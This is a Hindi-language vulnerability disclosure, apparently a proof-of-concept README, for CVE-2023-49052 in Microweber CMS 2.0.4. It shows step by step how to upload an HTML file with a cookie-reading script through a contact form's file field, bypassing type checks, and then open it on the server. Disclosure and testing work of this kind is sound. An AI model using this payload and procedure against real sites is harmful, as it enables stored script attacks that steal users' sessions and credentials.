 cyber-wo0dy/cve-2023-49052
Microweber संस्करण 2.0.4 में "दुर्भावनापूर्ण फ़ाइलें अपलोड करने" की कमजोरी है।

Microweber CMS के संस्करण 2.0.4 में, जहाँ बनाए गए फ़ॉर्म में फ़ाइल अपलोड विकल्प सक्रिय है, दुर्भावनापूर्ण HTML फ़ाइलें भेजना संभव है, भले ही इस फ़ील्ड में कुछ प्रकार के सत्यापन लागू किए गए हों।
यह कमजोरी एक हमलावर को स्क्रिप्ट वाली फ़ाइलें अपलोड करने की अनुमति देती है जो विभिन्न दुर्भावनापूर्ण गतिविधियों को जन्म दे सकती हैं, जैसे सत्र कुकीज़ या लॉगिन क्रेडेंशियल्स चुराना, रीडायरेक्ट, मैलवेयर इंस्टॉल करना, आदि।
Microweber के नवीनतम संस्करण में अपडेट करें।


1) Microweber CMS इंस्टॉलेशन में, एक संपर्क फ़ॉर्म वाला पेज बनाएँ और File Upload फ़ील्ड जोड़ें।
2) नीचे दी गई सामग्री के साथ एक नई फ़ाइल बनाएँ और इसे poc.htm के रूप में सहेजें:
<svg></svg>
<html>
    <head>
    </head>
    <body>
        <h1>Hi!</h1>
        <script>
            alert(document.cookie)
        </script>
    </body>
</html>
3) फ़ॉर्म पेज तक पहुँचें और बनाई गई poc.htm फ़ाइल अपलोड करें।

4) अब, भेजी गई फ़ाइल को चलाने के लिए, बस http://yoursite.com/userfiles/media/default/contact_form/poc.htm तक पहुँचें
(अपने परीक्षण इंस्टॉलेशन के पते से https://yoursite.com बदलें।)
नोट: कृपया ध्यान दें कि उपरोक्त चरण तब भी काम करते हैं जब File Upload फ़ील्ड में कुछ सत्यापन उपाय हों जैसे “इमेज फ़ाइलें” और “कस्टम फ़ाइल प्रकार” जैसे “jpg”।
